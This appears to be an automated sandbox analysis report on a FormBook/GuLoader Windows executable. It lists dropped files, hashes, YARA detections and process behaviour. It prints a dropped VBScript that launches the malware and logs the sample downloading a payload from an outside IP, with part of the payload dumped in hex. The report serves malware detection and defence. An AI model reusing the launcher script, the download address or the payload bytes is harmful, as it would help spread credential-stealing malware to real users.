SHA1:	CD97A49C97983D5A2C6E6F616BC684E67FD299B4
SHA-256:	56C3F905F71A50238512267888C17C88AAB2C61C8022599DCC6B251FDFC3C4A3
SHA-512:	483361CBBF5CBBC1688859C028FF0224BA3C536AC496DE7CCB9A0983AD5F252C8A00700AA81F18306A90A2256ED1BC1A3BAC4B7B2D3CA0AA4047A7D4A3312EE6
Malicious:	**true**
Preview:	....

C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	265728
Entropy (8bit):	6.897278188621923
Encrypted:	false
SSDEEP:	3072:tXCOjMQ3Un2hjuoCIlxZ009CxykFSc05qOk0J2nvb8jrrJecYAWGPAbzG2ZtiE:/ZJuoMQF9CxX/tO7JS4PIcJaB
MD5:	723E9CF512508A6D70F4A3BDA5C3C666
SHA1:	FB24E85E3872D105F622EA268B0416311BF6A31C
SHA-256:	9BDEB60AB25FE7AB7266EA88B2F6509357245B79E3A845A5DDAA5ACCB9CB8629
SHA-512:	DAB5004B8E8B3A7F7A8E38955E3243466D09E92F49A2940F23F09DC51FEF1B355E84C5FAAAE837C18EE9E91C31C93E49BAB25160B679FBFEE906EDE1FEE8704D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com

C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe	
Preview:	....j.Z....>.Rj.7..X#l@.zlD.....k.....Z.Z[..x..P..S....OW.E"..pcD...#.....@.i~.K.PD.4$.Q);...;P7tV(.u.s.W...q.....y+.....v46>7...v...d.....W\|.u]n_.2.....c..)....c...=..?.`.B..M.d..... n...v.....d>.....a4>8.y..F.. ..`K".G4.....f{.\....o.....].kqh)B..../.~5.>.....d].%.M\b.....o.&.k..&&.-T.....*....y.....c_....!+'.c..w.R%."W%..$u,M^1..?.Zr.H..xa|...s....N..cc..~.. N....@..J..d..v.02@....\.@..q.Jp...A0;...BW..|~z.7.mY_.....d(T..kb~....lN....'HJS.....v.....80.zN...,J.f%Hs.W0_.k}...7.).....c...V.).....(~T.S.?..N.....A.Kzy.|..3..j..y.)...n..@.`....c.. j.....$C../=.r.m.%.Jr.k..q..._:.....]Y.J..p.....-..... K.....X...c..\Gq*$9...E.R...!2....1..U...U..`.1.p;e.zK.g{3....4..v.Pa...P..z..?..Uzy%".....~.H[;>.V..*...+u!..Tp.....].uv.....*sx)..... 64.Q..''\.U..V.H.g...T.x._.....g~.&o>..\{..D...1"..t..T....NW<M....u...ul.....f.F.=.7.....]....e^v.....].#.].zd....C.....c,#y=....gM.I./.*....D.N...=Ba..G.kP.x.7:.xt..?D.

C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	307200
Entropy (8bit):	6.957088133300485
Encrypted:	false
SSDEEP:	6144:w7XxnWJoyJuoMQF9CxX/tO7JS4PIcJaL:w7BnkRMQHg/tGTPBU
MD5:	25AA37E21C29B7CFF02509533B585ED7
SHA1:	4374948E203CBA151EBDC43E11E6E115046270E9
SHA-256:	740A2BC7E9C8EEED76EF0F812C6C89AF35C414317D76AC5B50B28CA0728D103B
SHA-512:	8CB7B92766FD27A1BC888F39E3DEDBB73B5E8CA58B8790A9818D8D08F0964FA4C1BC5528D9EA062A76293CDF101D43FBD0790ED8BF7FCA9C251825A4CE7D6 AE
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com
Antivirus:	• Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: 090900 Quotation - Urgent.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....TR..... ..@...`.....h.....P....@.....B.....).....TA..(....`..bE.....(... .....T.....text....6.....@..... ..... ..`.data.....P.....P.....@....rsrc...bE...`...P...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.9557659808175325
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRDONtkE2J5xAIdms35IsXM:jFqhv9ICN23fkhs8
MD5:	690E3F518C392BB180DEECDC19E66B06
SHA1:	07F1C3AB7A8F1ED619477DD16FF806BCC059B1C4
SHA-256:	89910C12B84F79999200716026A700F138D20C2DFC07650FA6099BD1D12CCF04
SHA-512:	201CA7B54BA24D6919DDD246B12367191901657B1B75939C4B8E65DDFB2B3BA5CA10402949A7A20CB179B4EC8D63BADF847F96BD6DAED0C226CA53B1CBF36 D0
Malicious:	**true**
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe")

C:\Users\user\AppData\Local\Temp\tmp5023.tmp	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	modified
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:4Xk:J
MD5:	415A75292F24475B0ADA50CCD17C0364
SHA1:	83B60079552C10BCC2EC6C72B4203ACCDC370EA0
SHA-256:	2AD457F53F7D230F24A6CD8D26789FE2E02031FDF450ED9558C6BF34B56B38B9
SHA-512:	3137FF773428801C287968F258F99F5F7F762C69EF318A123FAE3453DCD3E5B15F38511D568D629AACAADAE2FA3193CE37A439D9DC4E15AE702B5795B411C4A
Malicious:	false
Preview:	....9.&A

C:\Users\user\Downloads\OfficeSetup.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	7467200
Entropy (8bit):	6.724015189886408
Encrypted:	false
SSDEEP:	196608:nJyU57mB0hxRqtX8a8M2UR9pLkvN7RWGaPz:LBe0hKtX3T9pEtWtb
MD5:	275B2DE3C0F294C7B289D80270B55D93
SHA1:	E38752C2DA1DD5EF5EE5EC7F1F6D928BCF5389D7
SHA-256:	8E0CA051C3B954E5C427D2BBB23DB34DD15BB2AA4EFDF7121F4E31E6B48991A0
SHA-512:	49257736B84646644AD1EB997EAE1DCFE2B55AB58B2083DBB9C2BD253DE6833B468A45DF8E2A23C2187F1CB64DB550837CC32AC7923A9BFA6E301B4E696822 A
Malicious:	false
Preview:	....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	2359296
Entropy (8bit):	4.224870067401113
Encrypted:	false
SSDEEP:	24576:55Xu2aVoOYqlsc9S7vwX0OKgagmcnYJp:55Xu2aVoOYqlsc9Sq0FgagmcnYJp
MD5:	74CCC8125F763BF550A8C0E74315F019
SHA1:	0065DEF8C1EEE35F3BBDF84F4D83E29EEA91B9D1
SHA-256:	EB0A4A42EC1C6034274B1D451455E06D64F1F62FC1ABAF4CD7F59ECC2DF40DBD
SHA-512:	6C3807CFB4F41F0BFDFAAD979393592BBF01A1353D5E046EBDDB3251D547A2638609F505D845597FD59C4E88F77038F7D559292468E9F0AFD1074018E37DF969
Malicious:	false
Preview:	regf.....5.#.^..... ....` .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e.....Q.....P..#....Q.....P..#.....Q.....P..#.rmtm.xU..... ....H.u..... .....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	53248
Entropy (8bit):	4.151507311750747
Encrypted:	false
SSDEEP:	768:uXZyP8nucUhAgVyG2jKKQzpxYvDrpYgifN/gRUCvyG2jKgvDrpP06Vx:U9cy807rKgifTz7ru
MD5:	09E315C5F1FFE5FC5DF94CE03940A468
SHA1:	B1C028DB5DA53A02CCE32C050AC2CA7D8F7585F8
SHA-256:	C7D07D722CE21576F1457D58F63E4834B64757B810C0CF012695531799C93697
SHA-512:	F70E425B38F9AB2BD4766F48CE3D968C7C0188ABD669C7161D584D67EF124D2AA4818B76185C1CC640E85599085A0B531B68A0B8AB6296BD9CCAB0262BA56D 1
Malicious:	false
Preview:	regf.....5.#.^..... ....` .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e.....Q.....P..#....Q.....P..#.....Q.....P..#.rmtm.xU..... ..... .....N.uHvLE.....` .....{7....k....ST/Qk.....hbin.....5.#.^.....nk,....S.....&...{11517B7C-E79D-4e20-961B-75A811715ADD}.....nk ....V.....(.....@.....*...N.....)...InventoryMiscellaneousMemorySlotArrayInfo.....mG.....nk .$4./T..... ....Z.....Root.....lh..(.....A.....nk ....U.....(.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.957088133300485

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	AfWu3i35ny.exe
File size:	307200
MD5:	25aa37e21c29b7cff02509533b585ed7
SHA1:	4374948e203cba151ebdc43e11e6e115046270e9
SHA256:	740a2bc7e9c8eeed76ef0f812c6c89af35c414317d76ac5b50b28ca0728d103b
SHA512:	8cb7b92766fd27a1bc888f39e3dedbb73b5e8ca58b8790a9818d8d08f0964fa4c1bc5528d9ea062a76293cdf101d43fbd0790ed8bf7fca9c251825a4ce7d61ae
SSDEEP:	6144:w7XxnWJoyJuoMQF9CxX/tO7JS4PIcJaL:w7BnkRMQHg/tGTPBU
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....TR.....@...`.....h.....P....@.....B..

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401868
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x52548ACC [Tue Oct 8 22:44:28 2013 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c727a98e677fb7bd25bb06d2a2d956f1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x43690	0x44000	False	0.670539407169	data	7.17479842318	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x45000	0xaf0	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x46000	0x4562	0x5000	False	0.3958984375	data	4.60998662802	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-12:20:13.273589	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49800	80	192.168.11.20	45.137.22.91

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 45.137.22.91

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49800	45.137.22.91	80	C:\Users\user\Desktop\AfWu3i35ny.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 12:20:13.273588896 CEST	5805	OUT	GET /blm.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 45.137.22.91 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 12:20:14.131128073 CEST	5806	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Wed, 13 Oct 2021 07:32:14 GMT Accept-Ranges: bytes ETag: "37509f714c0d71:0" Server: Microsoft-IIS/10.0 Date: Wed, 13 Oct 2021 10:20:14 GMT Content-Length: 208960 Data Raw: 33 28 60 a5 69 01 bf 12 c9 d8 8d 6a bd cd cb 5b 30 58 93 79 e3 3f 7b e7 42 b7 0a 0a d9 74 a5 a3 18 ca 6d 89 8f 59 fb 4c 3a af 69 3a a4 bc 00 fb 54 94 50 7f c4 03 6f 8c f2 57 83 28 99 69 1d 04 5b 67 43 18 a3 7c ef f7 03 1a 18 6d 66 d7 97 2e 3c 14 a9 ec 20 b2 4d 23 cd ac 83 25 32 7a dd fb e4 da dc 15 75 92 94 1b ee b8 05 a4 f7 d0 1a c0 e7 2e 14 63 c4 dd d9 8d 51 5a be 38 90 8b 88 4f 22 0c 0b c0 0f b4 ce c0 52 32 fc af 68 7b 84 57 36 a5 d4 c7 25 58 31 8f 1e ea 97 be 09 20 05 87 75 3c 61 90 38 0b 11 a6 13 65 33 4c 56 1b ad eb 92 9e b5 e5 8a 9f 99 d8 22 b4 d5 65 f9 c1 97 17 84 ad 2c 70 89 18 18 9a 82 a8 7f 42 21 1d 93 d3 35 a0 76 ee 1e c9 7c a6 88 a7 97 39 eb e3 aa de 8e 85 b7 c8 00 f3 c6 76 ff a8 fe c7 a0 93 46 27 90 2a 2c 13 3b 31 0c 75 7c 0b a2 a0 8c d2 f5 2f 5a 31 af 2c fb 1a bf 4b 02 e4 ec c3 07 ae 95 21 1f 40 5c 35 b4 f0 0e 01 ca a9 5e 79 e3 62 a0 18 5c 37 35 d1 58 10 f3 56 a4 5b 49 20 fa 4f 59 61 b5 23 8c e2 a4 55 83 2a 2c fd 2e bc b0 d2 5f 04 95 ec a4 5c 96 f3 1c 9d 19 94 98 17 36 3f d0 94 54 bf 2d bd 14 2e dd 4e 13 65 c5 5e 06 3d d0 cc f0 fb 04 3e ca 5c 7d 47 e2 3c 97 a4 05 fe 28 a7 cb 3a a6 e5 0d 52 94 89 06 d6 17 dd a5 e1 6a 1b 36 a5 40 86 a1 13 38 10 e2 6b 8f c0 f6 7b 85 0a 37 01 b3 2c 8a 61 b8 ce 8c 87 28 b5 28 7a 9f 91 e0 d4 75 aa a7 4b 6b 54 f9 ab 09 3b ed 51 9e 07 45 ca 2d 64 14 f3 4f d4 6c 34 70 c4 6e cb 0f e6 0c fc 4a 76 4e 22 71 11 07 b3 d8 44 a6 f6 50 c8 a4 3f a0 f6 b1 c7 92 9c d1 67 df 1c b9 62 e9 33 3f 5c a4 10 8d 6e ca 22 e9 5a a2 ec 8b e6 95 bf 1c 0f 07 1f 9a ad 16 25 e4 76 36 4a 87 c0 7a 27 f8 77 ea 06 45 fc a6 26 b1 13 5b 6c 64 a0 8f 6d 50 9b fc bb 3e 9e 42 e0 ef 18 6d a5 ea 67 8b b5 19 37 05 fa 7e 21 74 b3 e0 90 57 aa 84 ce d5 75 df e3 80 d6 0a 01 7c 37 82 a7 de 52 64 3c 66 1e 6e 6c eb 94 3e df 25 0f af 41 92 fb 42 47 c2 15 c7 17 8d af d8 38 36 37 7a 25 16 d5 cc 63 07 c1 a7 7f ac 84 0b e3 c6 b5 28 52 e5 e4 49 e0 e7 c4 01 ad 80 2d 2a d7 49 c2 fd 18 d1 e8 55 3b 4f e6 94 7a 9c a8 d2 54 99 4f ce a8 f4 76 ca 43 f3 dc de 2d 16 29 54 08 94 e9 24 55 bd 77 40 08 fc b0 ac 32 8c a7 ef 9c 1a 58 bd 8b 0c 1a 13 25 54 66 6b 7c 85 38 62 72 48 ba 32 da 6f 27 ea 6b a7 42 cb 0b 50 64 08 7c d3 02 bb 66 23 e9 f1 86 83 88 38 5e 89 71 49 ef b4 c1 f5 f0 f8 5c fd 2f 10 8a 63 9a 8e 37 0f 43 43 4a 57 38 58 87 98 04 03 fb 7a c5 7e 4e 46 7d 8a ae 57 a1 68 b1 b1 c2 72 46 3f 42 7e bc 06 cc 18 49 6c 9e c2 8c 0f 34 b6 ab cb d8 a2 da 84 3f 08 25 c6 3e 4f 37 83 0b 71 14 5c 4a bc c5 4a 07 6d 77 1e 98 d1 ed 6d c5 6c 6e 28 5a d8 df fa e9 09 c7 1d 23 8e 76 9a 22 39 dd 19 d6 20 78 3f 4d 3f a1 b3 06 58 5a 46 16 3d 43 36 d3 0f 9d 94 07 1a 17 6d 8d 28 97 2e 14 15 a9 ec 34 b2 4d 23 03 ac 99 25 32 7a dd fb e4 da dc 15 75 92 94 5b ee b8 55 a4 f7 d0 1a c0 e7 2e 14 63 c4 dd d9 8d e1 5b be 38 90 8a 88 4f 3a 1c 0b ce 10 00 c7 0d 73 8a fd e3 a5 5a 14 87 62 cd ed b4 05 28 43 e0 79 98 f6 d3 29 4d 70 f4 01 1c 03 f5 18 79 64 c8 33 10 5d 28 33 69 8d bc fb f0 86 d7 87 95 bd ef 22 b4 d5 65 f9 c1 97 17 84 ad 2c 70 89 18 18 9a 82 a8 7f 42 21 1d 93 d3 35 a0 76 ee 1e c9 7c a6 88 a7 97 39 eb e3 aa de 8e 85 b7 c8 00 f3 c6 76 ff a8 fe c7 a0 93 46 27 90 2a 2c 13 3b 31 0c 75 7c 0b a2 a0 8c d2 f5 2f 5a 31 af 2c fb 1a bf 4b 02 e4 ec c3 07 ae 95 21 1f 40 5c 35 b4 f0 0e 01 ca a9 5e 79 e3 62 a0 18 5c 37 35 d1 58 10 f3 56 a4 5b 49 20 fa 4f 59 61 b5 23 8c 1d 81 79 d2 6b 2c 76 ee Data Ascii: 3(`ij[0Xy?{BtmYL:i:TPoW(i[gC|mf.< M#%2zu.cQZ8O"R2h{W6%X1 u<a8e3LV"e,pB!5v|9vF'*,;1u|/Z1,K!@\5^yb\75XV[I OYa#U*,._\6?T-.Ne^=>\}G<(:Rj6@8k{7,a((zuKkT;QE-dOl4pnJvN"qDP?gb3?\n"Z%v6Jz'wE&[ldmP>Bmg7~!tWu|7Rd<fnl>%ABG867z%c(RI-*IU;OzTOvC-)T$Uw@2X%Tfk|8brH2o'kBPd|f#8^qlV\c7CCJW8Xz~NF}WhrF?B~II4?%>O7q\JJmwmln(Z#v"9 x?M?XZF=C6m(.4M#%2zu[U.c[8O:sZb(Cy)Mpyd3](3i"e,pB!5v|9vF'*,;1u|/Z1,K!@\5^yb\75XV[I OYa#yk,v

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: AfWu3i35ny.exe PID: 8080 Parent PID: 7092

General

Start time:	12:18:57
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\AfWu3i35ny.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\AfWu3i35ny.exe'
Imagebase:	0x400000

File size:	307200 bytes
MD5 hash:	25AA37E21C29B7CFF02509533B585ED7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.39989546957.0000000002260000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.39988281368.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: AfWu3i35ny.exe PID: 3944 Parent PID: 8080

General

Start time:	12:19:36
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\AfWu3i35ny.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\AfWu3i35ny.exe'
Imagebase:	0x400000
File size:	307200 bytes
MD5 hash:	25AA37E21C29B7CFF02509533B585ED7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.39985785397.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis